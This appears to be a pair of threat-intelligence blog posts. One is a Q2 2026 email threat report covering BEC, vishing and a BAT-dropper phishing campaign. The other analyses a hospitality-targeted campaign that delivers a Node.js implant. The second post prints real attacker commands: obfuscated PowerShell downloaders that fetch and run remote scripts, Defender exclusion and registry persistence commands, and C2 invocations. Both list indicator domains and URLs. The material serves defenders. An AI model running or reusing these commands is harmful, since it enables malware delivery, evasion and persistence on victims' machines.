Vishing through Teams showed the steepest growth of any threat category tracked in this report during Q2. Average weekly malicious call attempts rose 31% from April to May and another 27% into June, with the final two weeks of June recording the two highest weekly volumes on record. Since the beginning of 2026, weekly vishing attempts have increased roughly 80% and now run at nearly ten times the mid-2025 baseline. Attackers time these calls deliberately when targets are most likely to be online and active, with the heaviest activity falling between 14:00 and 20:00 UTC, Monday through Friday, with near-zero weekend activity. Notably, a growing share of these calls go unanswered, end quickly, or are rejected outright, partly reflecting Microsoft’s ongoing efforts to harden the Teams attack surface and improve protections against social engineering abuse.

Notable phishing campaigns

The following campaigns were observed during the quarter and highlight notable credential phishing, BEC, and malware delivery activity. For analysis of a separate code of conduct-themed credential phishing campaign observed in April of Q2, see Breaking the code: Multi-stage ‘code of conduct’ phishing campaign leads to AiTM token compromise.

Automated BEC campaign scales aging report and payroll diversion lures

On June 1, 2026, Microsoft Defender Research observed a high-volume BEC campaign that used automation to operate at scale. Over a send window of under three hours (14:08–16:52 UTC), the actor reached more than 67,000 users across more than 42,000 organizations, almost exclusively in the United States. Targeting spanned a broad range of industries rather than a single vertical, most notably retail and consumer goods (17%), technology and software (15%), and financial services (14%). The campaign ran two lures in succession from shared infrastructure: arequest impersonating sales executives to obtain aging report data and customer contact details, and a payroll diversion pretext impersonating the CEO or President to redirect salary payments to attacker-controlled bank accounts.

A line chart illustrating the number of emails sent in both the aging reports and payroll diversion campaigns over time. The aging reports campaign started around 14:07 UTC, peaked around 14:40 UTC, and then declined at the same time that the payroll diversion campaign started ramping up.
Figure 11. Timeline of campaign messages sent by minute, separated by lure theme

Delivery was fully scripted. The messages were generated programmatically using Python’s email.mime library, identifiable from its default MIME boundary format (===============[integer]==), and dispatched through the Amazon Simple Email Service (SES) API rather than a manual webmail interface, as indicated by the SES Feedback-ID and Message-ID formats. This allowed the actor to iterate through a recipient list and inject per-message variables (like spoofed executive display names, recipient addresses, and unique tracking identifiers) at volume. Messages were sent from a DomainKeys Identified Mail (DKIM)-configured Slovak domain (ecajovna[.]sk) through SES, so they passed Sender Policy Framework (SPF) and achieved DKIM alignment. Neither lure contained a malicious link or attachment; both relied on eliciting a reply to attacker-controlled mailboxes that mimicked legitimate providers (ilyff[.]com, j-gmails[.]com, x2mails[.]com).

Automation also extended to targeting and follow-up. The actor addressed generic role-based mailboxes (like “ar”, “accountsreceivable”, “hr”, “payroll”) rather than named individuals, reducing per-target effort. Each message embedded a 1×1 open-tracking pixel served from an Amazon SES engagement subdomain, with per-message identifiers that let the actor confirm which recipients opened the email and prioritize follow-up against those targets. The combination of scripted message generation, API-based bulk delivery, role-based targeting, and automated engagement tracking allowed a single actor to run a personalized, financially motivated BEC operation at a scale not practical to execute manually.

A user's email requesting a copy of the most recent AR Aging Collection Report, including customer contact details.
Figure 12. Rendered example of aging report email used in this campaign
A supposed user is requesting assistance to update their salary payment details due to a change in their banking information.
Figure 13. Rendered example of payroll diversion email used in this campaign

Staff update campaign with nested EML file and calendar invitation leads to BAT file dropper

Between June 14–15, 2026, Microsoft Defender Research observed a phishing campaign targeting more than 107,000 users across nearly 19,000 organizations, almost exclusively in the United States. The campaign targeted a broad range of industries rather than a single vertical, most notably financial services (17%), technology and software (14%), and retail and consumer goods (14%). Emails impersonated an internal “Internal Affairs – Financials & Staff Updates” function at the recipient’s own organization, with the display name and subject line both opening with the recipient’s organization name and closing with constant trailing text. The messages were sent from a Postfix host on 9i6pokerdepot[.]com routed through Barracuda’s outbound mail service, and DKIM passed cleanly for the sending domain.

An email with a header indicating it is an internal employee briefing and meeting summary, with placeholders for confidential information and a request to download and review an attachment for further details.
Figure 14. Rendered sample of initial campaign email

The visible email body contained minimal content. One line told the reader to download the attached file for the meeting summary, followed by a confidentiality notice. Each message carried two attachments: a nested EML posing as a Teams archive recording, and an ICS calendar invite addressed to placeholder administrative accounts at the recipient’s domain. The nested EML’s file name retained an unfilled template token ( {{DATE2}} ), indicating a per-recipient templating tool.

When opened, the EML displayed a voicemail notification with a single action button. That button pointed to Microsoft’s OAuth sign-in endpoint at login.microsoftonline[.]com, with parameters that asked for a silent sign-in attempt against an Entra application that the attacker had registered as multi-tenant.

The image displays a message from the VOICEMAIL CENTER, indicating a new voicemail for the recipient, with instructions to download the attachment to listen to the message.
Figure 15. Rendered sample of voicemail notification from the nested EML

Because no active sign-in session could satisfy the silent request, Microsoft’s authentication service redirected the recipient to the destination the attacker had pre-registered on the application. That destination was a path on clickup-attachments[.]com, ClickUp’s public attachment host, and served a Windows batch file named Financial_report.bat. Because the link routed through Microsoft authentication infrastructure, both recipients and URL scanners saw a login.microsoftonline[.]com link.

The batch file ran a hidden PowerShell command that pulled installer.exe from pixeldrain[.]com, saved it under the user’s Temp directory, ran it with a silent flag, and deleted the dropper on exit. Rather than stealing credentials, the campaign ultimately resulted in silent malware execution on the user’s Windows device.

A scripted command line interface, specifically a batch file for a silent installation process, which includes downloading an installer, executing it, and cleaning up afterward.
Figure 16. Source code of Financial_report.bat

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

  • Review the recommended settings for Exchange Online Protection and Microsoft Defender for Office 365 to ensure your organization has established essential defenses and knows how to monitor and respond to threat activity.
  • Invest in user awareness training and phishing simulations. Attack simulation training in Microsoft Defender for Office 365, which also includes simulating phishing messages in Microsoft Teams, is one approach to running realistic attack scenarios in your organization.
  • Enable Zero-hour auto purge (ZAP) in Defender for Office 365 to quarantine sent mail in response to newly acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Responders could also manually check for and purge unwanted emails containing URLs and/or Subject fields that are similar, but not identical, to those of known bad messages. Investigate malicious email that was delivered in Microsoft 365 and use Threat Explorer to find and delete phishing emails.
  • Turn on Safe Links and Safe Attachments in Microsoft Defender for Office 365.
  • Enable network protection in Microsoft Defender for Endpoint.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Enable password-less authentication methods (for example, Windows Hello, FIDO keys, or Microsoft Authenticator) for accounts that support password-less. For accounts that still require passwords, use authenticator apps like Microsoft Authenticator for MFA. Refer to this article for the different authentication methods and features.
  • Configure automatic attack disruption in Microsoft Defender XDR. Automatic attack disruption is designed to contain attacks in progress, limit the impact on an organization’s assets, and provide more time for security teams to remediate the attack fully.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Microsoft Defender for Endpoint

The following alert might indicate threat activity associated with this threat. The alert, however, can be triggered by unrelated threat activity.

  • Suspicious activity likely indicative of a connection to an adversary-in-the-middle (AiTM) phishing site

Microsoft Defender for Office 365

The following alerts might indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity.

  • A potentially malicious URL click was detected
  • A user clicked through to a potentially malicious URL
  • Suspicious email sending patterns detected
  • Email messages containing malicious URL removed after delivery
  • Email messages removed after delivery
  • Email reported by user as malware or phish

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following Threat Analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Defender XDR threat analytics

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Indicators of compromise (IOCs)

IndicatorTypeDescriptionFirst seenLast seen
9i6pokerdepot[.]comDomainSending domain; DKIM-signed by the operator2026-06-152026-06-15
Customer.Service[@]9i6pokerdepot[.]comEmail addressCampaign sender address2026-06-152026-06-15
t90141296286.p.clickup-attachments[.]comDomainClickUp attachment subdomain hosting the stage 2 BAT dropper2026-06-152026-06-15
hxxps://t90141296286.p.clickup-attachments[.]com/t90141296286/fb39c3a9-3161-40ad-847b-0683e0409d6f/Financial_report.batURLStage 2 BAT dropper download URL2026-06-152026-06-15
hxxps://pixeldrain[.]com/api/file/3v92oJiLURLFinal installer payload download URL2026-06-152026-06-15
Re: Teams Archive Recording for {{DATE2}}.emlFile nameNested EML attachment template name; the literal {{DATE2}} indicates an unfilled per-recipient template token2026-06-152026-06-15
Financial_report.batFile nameStage 2 dropper batch file delivered from the OAuth error redirect2026-06-152026-06-15
ecajovna[.]skDomainDomain used to send campaign emails2026-06-012026-06-01
ilyff[.]comDomainReply-to domain used to receive victim responses2026-06-012026-06-01
j-gmails[.]comDomainReply-to domain used to receive victim responses2026-06-012026-06-01
x2mails[.]comDomainReply-to domain used to receive victim responses2026-06-012026-06-01
contact[@]ecajovna[.]skEmail addressAddress used to send campaign emails2026-06-012026-06-01
mail[@]ilyff[.]comEmail addressReply-to address2026-06-012026-06-01
me[@]j-gmails[.]comEmail addressReply-to address2026-06-012026-06-01
me[@]x2mails[.]comEmail addressReply-to address2026-06-012026-06-01
compliance-protectionoutlook[.]deDomainDomain hosting malicious campaign content2026-04-142026-04-16
acceptable-use-policy-calendly[.]deDomainDomain hosting malicious campaign content2026-04-142026-04-16
cocinternal[.]comDomain  Domain hosting sender email address2026-04-142026-04-16
gadellinet[.]comDomain  Domain hosting sender email address2026-04-142026-04-16
harteprn[.]comDomainDomain hosting sender email address2026-04-142026-04-16
cocpostmaster[@]cocinternal[.]cmEmail addressEmail address used to send campaign emails2026-04-142026-04-16
nationaladmin[@]gadellinet[.]comEmail addressEmail address used to send campaign emails2026-04-142026-04-16
nationalintegrity[@]harteprn[.]comEmail addressEmail address used to send campaign emails2026-04-142026-04-16
m365premiumcommunications[@]cocinternal[.]comEmail addressEmail address used to send campaign emails2026-04-142026-04-16
documentviewer[@]na[.]businesshellosign[.]deEmail addressEmail address used to send campaign emails2026-04-142026-04-16
5DB1ECBBB2C90C51D81BDA138D4300B90EA5EB2885CCE1BD921D692214AECBC6SHA-256File hash of campaign PDF attachment2026-04-142026-04-16
B5A3346082AC566B4494E6175F1CD9873B64ABE6C902DB49BD4E8088876C9EADSHA-256  File hash of campaign PDF attachment2026-04-142026-04-16
11420D6D693BF8B19195E6B98FEDD03B9BCBC770B6988BC64CB788BFABE1A49DSHA-256  File hash of campaign PDF attachment2026-04-142026-04-16

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Email threat landscape: Q2 2026 trends and insights appeared first on Microsoft Security Blog.

Photo ZIP campaign targeting hospitality industry delivers Node.js implant for persistent access

Microsoft Threat Intelligence has identified an active multi-stage intrusion campaign targeting organizations in the hospitality and hotel industry since April 2026. We’ve observed this activity through aggregated threat intelligence and security signals across multiple organizations in Europe and Asia. Microsoft has not attributed this campaign to a known threat actor. 

The campaign uses photo-themed ZIP archives that the target users download through the browser. These archives contain fake image shortcut files that, when launched, start an attack chain that relies on obfuscated PowerShell, a Node.js-based implant, dual registry persistence, and command-and-control (C2) communications over non-standard ports. As of this writing, the campaign’s post-compromise activities include C2 beaconing, forced shutdowns, and compilation of portable executable (PE) payloads. While the campaign’s ultimate objective remains unclear, we assess that the threat actor’s investment in ensuring obfuscation and persistence could indicate that they’re preparing the victim devices for more follow-on activities. 

In late May 2026, we observed the threat actor misusing legitimate services—including the cloud-based scheduling platform Calendly’s email notification infrastructure and Google’s URL redirect functionality—to deliver phishing emails with multilingual lures and subject lines (for example, guest complaints and room inquiries) designed to convince hospitality staff to open the embedded malicious link and download the ZIP archive. These phishing emails attempt to bypass conventional authentication checks through a technique we describe as authentication laundering: by routing phishing messages through a trusted service’s sending infrastructure, the threat actor can make malicious messages appear similar to legitimate notifications to email authentication defenses. 

We’ve observed the campaign evolving in two distinct waves. The first wave (hereinafter referred to as Wave 1) used shortcut files named IMG-<random numbers>.png.lnk, while the second one (Wave 2) introduced a naming shift to PHOTO-<random numbers>.png.lnk. Wave 2 also introduced a new attack chain stage in which the PowerShell downloader triggered dynamic .NET DLL compilation through csc.exe, and the actor expanded its domain infrastructure to include .cfd domains hosted behind Cloudflare. 

This blog summarizes the campaign’s Wave 1 and Wave 2 attack chains and provides Microsoft Defender detections and recommendations. It’s intended to share threat intelligence to help organizations better understand, identify, and defend against similar attack techniques. The activity described reflects observed patterns and behaviors and is provided to support defensive security efforts. 

Attack chain overview

Figure 1. Assessed attack chain for the Node.js photo ZIP/LNK campaign showing both Wave 1 and Wave 2 stages.

The campaign follows a multi-stage attack chain with limited variation in overall behavior, even as the actor changed its PowerShell obfuscation and delivery refinements between waves.  

Initial access and user execution 

The campaign begins with delivery of a browser-downloaded archive with a file name that uses the pattern photo-<random numbers>.zip. In one observed activity, links to these archives were delivered through phishing emails. We assess that this file naming convention was designed to appear ordinary yet relevant to hospitality workflows, which commonly exchange guest photos, reservation-related images, or document snapshots. 

In Wave 1, the archive contained a fake image shortcut named IMG-<random numbers>.png.lnk, which masqueraded as a PNG file while remaining executable content. In Wave 2, the threat actor introduced a naming shift to PHOTO-<random numbers>.png.lnk (uppercase PHOTO prefix). Successful execution depended on a target user opening what appeared to be an image. 

The following table lists representative delivery artifacts observed across impacted environments in both campaign waves. The file sizes of the LNK files consistently fell within 1,989 to 2,079 bytes, suggesting the same builder tool. 

LNK file Source archive Wave 
IMG-805916584.png.lnk C:\Users\[REDACTED]\Downloads\photo-961032103.zip 1 
IMG-421741673.png.lnk C:\Users\[REDACTED]\Downloads\photo-818773648.zip 1 
IMG-223099041.png.lnk C:\Users\[REDACTED]\Downloads\photo-716449357.zip 1 
IMG-386443483.png.lnk Browser download 1 
PHOTO-215746435.png.lnk Browser download 2 

Observed LNK and ZIP naming patterns across both campaigns. 

Observed victim device naming patterns, including reception- and front office-associated systems and hotel-named devices, confirm the threat actor’s focus on staff likely to interact with image or document attachments as part of day-to-day operations. Some of the user account names observed across impacted environments include the following strings, which refer to words in different languages such as English, French, Polish, Czech, and Spanish:  

  • reception 
  • frontdesk 
  • reservations 
  • accueil  
  • recepcja 
  • recepce 
  • frontoffice  

Phishing infrastructure: Authentication laundering through legitimate services 

Beginning late May 2026, we observed that this campaign’s initial access mechanism also abuses legitimate web services to bypass email authentication controls and obscure the true destination of phishing links. This observation aligns with the previously published findings by other security researchers. 

The threat actor uses Calendly’s email notification system and Google’s URL redirect functionality to construct a multi-hop delivery chain in which the direct Calendly path passes Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM), and Domain-based Message Authentication, Reporting, and Conformance (DMARC) checks. 

Figure 2. Phishing redirect flow.

Lure themes and language targeting 

The sender display name across all observed emails is “Booking Manager (via Calendly),” a social engineering choice that appears designed to exploit hospitality staff’s familiarity with booking and scheduling workflows. 

Across the relayed messages, Microsoft observed the following small set of recurring social-engineering themes delivered in Japanese, Danish, and Dutch:  

  • Guest complaints 
  • Bedbug (Cimex) infestation reports 
  • Verification call notices 
  • Room condition inquiries 
  • Stay review requests 

These lures are deliberately generic and non-personalized: every subject references an anonymous “guest,” “facility,” or “your accommodation,” and none contains a recipient name, guest name, or organization name. This is consistent with high-volume, list-driven distribution rather than tailored spear-phishing. The threat actor relies on urgency and reputational pressure (complaints, “final warning,” health-authority inspection, possible suspension) to drive target hospitality staff to click. 

Language Canonical lure (theme) 
Japanese Serious guest complaint 
Japanese Bedbug complaint, verification call 
Japanese Guest stay review request  
Japanese Room condition, facility inquiry 
Japanese Final warning: infestation, forced inspection 
Danish Bedbug complaint, inspection call 
Danish Formal complaint, notice of suspension 
Danish Health-risk safety alert 
Dutch Complaint: possible danger, hospitalization after stay 

Phishing lure themes by language, listed by observed prevalence. 

The threat actor reuses the same themes across all three languages, with Japanese as the most prevalent. Notably, unfilled template placeholders—such as a literal ID token in the Danish variant—appeared in some subjects, indicating automated, templated generation. 

Use of Calendly notification infrastructure as a phishing relay 

The threat actor uses a threat actor-controlled Calendly account associated with the subdomain em1618.calendly.com to relay phishing emails to hospitality targets. Authentication results differ by delivery path. 

Authentication Check Result Why 
SPF Pass Email sent from authorized service 
DKIM Pass Signed by Calendly’s SendGrid sending infrastructure  
DMARC Pass Alignment on calendly.com domain 
Composite authentication (CompAuth) Pass All checks align 

Authentication results for emails sent through the direct Calendly path. The checks pass because the messages are sent through authorized Calendly-associated sending infrastructure; this does not validate the intent or safety of the message content. 

This technique, which we describe as authentication laundering in this context, exploits the trust model of email authentication. SPF, DKIM, and DMARC verify that an email was sent from authorized infrastructure for a given domain. When the sending domain is a legitimate service and the threat actor controls the message content, these checks confirm the sender is authorized while saying nothing about the intent of the message. 

Multi-hop redirect chain 

Each phishing email contains a Calendly redirect URL that initiates a multi-hop chain intended to obscure the final destination from users and automated URL analysis. The embedded Calendly link routes victims through a four-hop chain before reaching the payload: 

  • Step 1: calendly[.]com/url?q=hxxps://share[.]google/TOKEN → HTTP 302 
  • Step 2: share[.]google/TOKEN → HTTP 302 
  • Step 3: www.google[.]com/share_google?q=TOKEN → HTTP 301 
  • Step 4: photo-*[.]cfd → Phishing landing page (Cloudflare challenge gate) 

Calendly’s Link Safety Service interstitial (url?q=) was used as the first hop and Google’s share[.]google redirect as the second. The final .cfd landing pages were freshly registered (for example, photo-26654[.]cfd was 17 days old at the time of analysis), Cloudflare-fronted, and gated behind a Cloudflare Turnstile (“verify you are human”) challenge that doubles as an anti-analysis and geo-gating mechanism before serving the photo-themed ZIP. 

Microsoft assesses that this redirect architecture serves multiple evasion purposes: 

  • Fragmentation of URL reputation: No single URL in the chain is inherently malicious at the time of delivery 
  • Abuse of Google’s open redirect: The share.google → NULLwww.google.com/share_google redirect leverages Google infrastructure, adding trusted reputation to the chain 

The threat actor maintains a second delivery variant that bypasses the share.google intermediate step, linking directly from a Calendly redirect URL to the phishing domain (calendly[.]com/url?q=photo-*[.]cfd). Microsoft observed that both variants are active simultaneously, with the same Calendly user UUIDs appearing across both paths. This supports the assessment that a single operator is managing the parallel delivery mechanisms. 

PowerShell-based first stage 

Once the malicious shortcut is opened, the next-stage payload invokes PowerShell and launches an obfuscated BigInt decoder. Across the campaign, the PowerShell stage consistently decodes data and then downloads an additional .ps1 file. Microsoft observed a repeating pattern of BigInt decoder →  Invoke-WebRequest → .ps1. The full obfuscation evolution across seven phases is detailed in the Obfuscation evolution section of this blog. 

The decoded URL points to the campaign’s download domains. In the validated chain, the .ps1 file is retrieved from the photo-*.cfd landing domain 

.NET DLL compilation (Wave 2) 

In Wave 2, we observed a new intermediate stage between the PowerShell download and Node.js deployment. The downloaded .ps1 script triggers dynamic .NET compilation through csc.exe (the C# compiler), which in turn invokes cvtres.exe (the resource-to-object converter). This sequence produces small DLL files with random names.  

Representative observed artifacts: 

Artifact Details 
PowerShell script qFWe908J.ps1 ( Size 419 KB) 
Compiled DLL bjygtujc.dll Size 3,072 bytes) 

csc.exe → cvtres.exe → <random>.dll (3,072 bytes) 

Figure 2. Wave 2 .NET DLL compilation chain. The compiled DLL was created but wasn’t observed being loaded through rundll32 or regsvr32 in available telemetry. This stage might be preparatory or conditional. 

Microsoft assesses that this stage wasn’t present in Wave 1 and represents an expansion in the attack chain. 

Script staging and Node.js implant deployment 

After decoding and retrieval, the downloaded PowerShell script runs from the %TEMP% folder. This staging step appears to be transitional rather than final, enabling subsequent download or launch of the campaign’s Node.js component.  

We observed the next step as execution of node.exe from a user-space path. The Node runtime version observed across both waves is node-v24.13.0-win-x64 (SHA-256: d14ba95cdce1ef7dc9ad3ac74949ca5db38b27378ee30f30a23cf26f9e875a11, 89.9 MB – downloaded from the legitimate nodejs[.]org site).  

Figure 3 shows representative observed command lines: 

"node.exe" C:\Users\[REDACTED]\AppData\Local\Nodejs\E2HPVoYGA77RECeb.js safedocphoto[.]info 
"node.exe" C:\Users\[REDACTED]\AppData\Local\Nodejs\jVXvdhxNfcqHuSf.js recallnine[.]info 
"node.exe" C:\Users\[REDACTED]\AppData\Local\Nodejs\c4yCFRzE.js kentjerk[.]info 
"node.exe" C:\Users\[REDACTED]\AppData\Local\Nodejs\FfXznFDs8.js photodoc-secure[.]info 
"node.exe" C:\Users\[REDACTED]\AppData\Local\Nodejs\f76qtHrP.js kelopins[.]info

Figure 3. Node.js implant execution with random JavaScript filenames and C2 domain arguments. 

The Node.js runtime functions as the interpreter for the implant’s .js payloads. Microsoft assesses that placing the runtime in a user-writable location could help the threat actor avoid dependencies on a system-installed Node.js binary while also supporting repeated payload reuse across different filenames. Hash reuse across distinct filenames confirms reuse of the same binaries, reinforcing the assessment that the threat actor prioritizes operational repeatability. 

The Node.js implant also establishes its own persistence by spawning PowerShell to create a detached, hidden child process: 

powershell.exe -c "$code = \"require('child_process').spawn(process.execPath, 
  ['C:\\Users\\[REDACTED]\\AppData\\Local\\Nodejs\\.js'], 
  {detached: true, stdio: 'ignore', windowsHide: true}).unref()\"; 
  $command = ... 

Figure 4. Node.js persistence mechanism using child_process.spawn with detached and windowsHide flags. 

Defense evasion and payload execution 

Once the Node.js component is established, the campaign modifies Defender settings by using Add-MpPreference -ExclusionProcess for temporary-path executables. We assess that this exclusion step is intended to reduce inspection of follow-on binaries located in AppData\Local\Temp. Figure 5 shows representative observed exclusion commands: 

powershell.exe -c "Add-MpPreference -ExclusionProcess \"C:\Users\[REDACTED]\AppData\Local\Temp\utramdJQjRMJ.exe\"" 
powershell.exe -c "Add-MpPreference -ExclusionProcess \"C:\Users\[REDACTED]\AppData\Local\Temp\YEg9nfBg3QG4.exe\"" 
powershell.exe -c "Add-MpPreference -ExclusionProcess \"C:\Users\[REDACTED]\AppData\Local\Temp\57AVjhcz6vL0c.exe\"" 
powershell.exe -c "Add-MpPreference -ExclusionProcess \"C:\Users\[REDACTED]\AppData\Local\Temp\sDNud94J7WVDN.exe\"" 

Figure 5. Defender process exclusions added for randomly named EXE files seconds before their execution. 

These excluded random EXE files in AppData\Local\Temp are then launched, followed by helper .tmp installers or unpackers that used names matching is-*.tmp and commonly ran with /SL5 or /VERYSILENT. This combination suggests a deployment chain in which the Node.js implant stages additional binaries, then launches installer-like helpers to unpack or execute the next payload. Microsoft assesses that the .tmp convention and silent-install flags are likely chosen to minimize user awareness while also obscuring the actual payload family. 

ProgramData relocation and persistence 

Observed payloads are then copied into C:\ProgramData\<random>\<payload>.exe. Lowercase copies with the same hash appear under different filenames, which is consistent with repackaging or relocation for stability rather than recompilation. Figure 6 shows representative observed ProgramData paths from the campaign: 

C:\ProgramData\FFXjwKn\fehqf5oo.exe 
C:\ProgramData\PEIEZlD\qulcp452eb9.exe 
C:\ProgramData\YXbwfua\e6kz1ruadskkk.exe 
C:\ProgramData\PsrOqKF\vl8daccehg.exe 
C:\ProgramData\riloNEK\s8bpfaee.exe 
C:\ProgramData\JMSVrLU\choffgpa.exe 

Figure 6. ProgramData relocation paths with randomized folder names and lowercase payload filenames. 

The persistence model used in this campaign is especially notable. We observed a dual mechanism in which HKCU\RunOnce pointed to the ProgramData executable while HKCU\Run pointed to the Node.js component. Figure 7 shows a representative registry persistence command: 

cmd /c reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce" 
  /v "zZBPZPuA" /t REG_SZ /d "C:\ProgramData\FFXjwKn\fehqf5oo.exe" /f 

Figure 7. Registry RunOnce persistence pointing to ProgramData payload with randomized value name. 

The RunOnce behavior is particularly unusual because the payload refreshes its own persistence after each execution, effectively creating a RunOnce loop. Microsoft assesses that this design might have been intended to complicate cleanup by repopulating an entry that defenders might otherwise treat as one-time execution. 

Command and control 

In later stages of the campaign, compromised systems beacons to fixed IP infrastructure over non-standard ports including: 

  • 8443 
  • 8445 
  • 8453 
  • 5555 
  • 56001 
  • 56002 
  • 56003  

We observed the campaign expanding its C2 infrastructure between waves: 

Wave 1 IPs: 

  • 178.16.54[.]27 
  • 95.217.97[.]121 
  • 193.202.84[.]32 
  • 178.16.55[.]179 

The IP address 178.16.54[.]27 remains active on ports 56001/56002 across both waves. 

We also observed numerous unique domains themed around photos, documents, visas, safes, and vaults, spanning top-level domains (TLDs) such as the following: 

  • .info 
  • .com 
  • .pro 
  • .xyz 
  • .cloud 
  • .icu 
  • .sbs 
  • .click 
  • .bond 
  • .cfd (Wave 2) 

Wave 2 introduced Cloudflare-hosted .cfd domains following a photo-<random numbers> naming convention: 

  • photo-26254[.]cfd 
  • photo-26654[.]cfd 
  • photo-132454[.]cfd 
  • photo-8632454[.]cfd 

The domain sec-safe-dc[.]info was observed active in both waves, further supporting the assessment of a single continuous campaign. 

Obfuscation evolution 

A defining characteristic of this campaign is its steady but disciplined obfuscation evolution. Microsoft observed seven PowerShell obfuscation phases over the course of the campaign, but the underlying logic remained consistent: decode embedded data through arithmetic operations, recover the next-stage content, and retrieve a PowerShell script that runs from the %TEMP% folder. This pattern suggests that the threat actor is iterating for durability against static detections rather than experimenting with entirely new tradecraft. 

Figure 8. PowerShell obfuscation evolution across six observed phases (April–May 2026).

Phase 1: XOR bigint decoding

Early samples rely on XOR arithmetic, using two large integers and a -bxor operation, followed by byte masking and shifting. The following is a representative observed command line: 

powershell.exe -ep bypass -c "$k=[bigint]\"2004985473718821432817707887657617\"; 
$w=[bigint]\"278573358569528286847653191217377\";$o=$k -bxor $w; 
while($o -ne 0){$g+=[char]([int]($o -band 0xFF));$o=$o -shr 8}; 
iwr $g -OutFile $env:TEMP\eRJGv.ps1 -UseBasicParsing; 
powershell -ep bypass -File $env:TEMP\eRJGv.ps1" 

Figure 9. Phase 1 PowerShell downloader using XOR-based bigint decoding with -bxor, -band 0xFF, and -shr 8. 

Phase 2: Subtraction replaces XOR

Microsoft then observed the threat actor swapping XOR logic for subtraction while keeping the rest of the decoder identical. This change bypasses detections anchored on -bxor: 

powershell.exe -ep bypass -c "$i=[bigint]\"1568015162836542885394310232785365293\"; 
$y=[bigint]\"989592658109712364469795296253690811\";$r=$i - $y; 
while($r -ne 0){$m+=[char]([int]($r -band 0xFF));$r=$r -shr 8}; 
iwr $m -OutFile $env:TEMP\VJksAkfp.ps1 -UseBasicParsing; 
powershell -ep bypass -File $env:TEMP\VJksAkfp.ps1"

Figure 10. Phase 2 variant replacing -bxor with subtraction while preserving the same decoding structure. 

Phase 3: Hexadecimal to decimal substitution

The decoder then shifts from -band 0xFF to -band 255. Although functionally equivalent (0xFF = 255), this change is consistent with a threat actor testing whether surface-level constant changes could degrade signature reliability: 

powershell.exe -ep bypass -c "$e=[bigint]\"1080978693158786688289132234139422058835788841232\"; 
$l=[bigint]\"444996423444240363171355535687083720697400778653\";$w=$e - $l; 
while($w -ne 0){$j+=[char]([int]($w -band 255));$w=$w -shr 8}; 
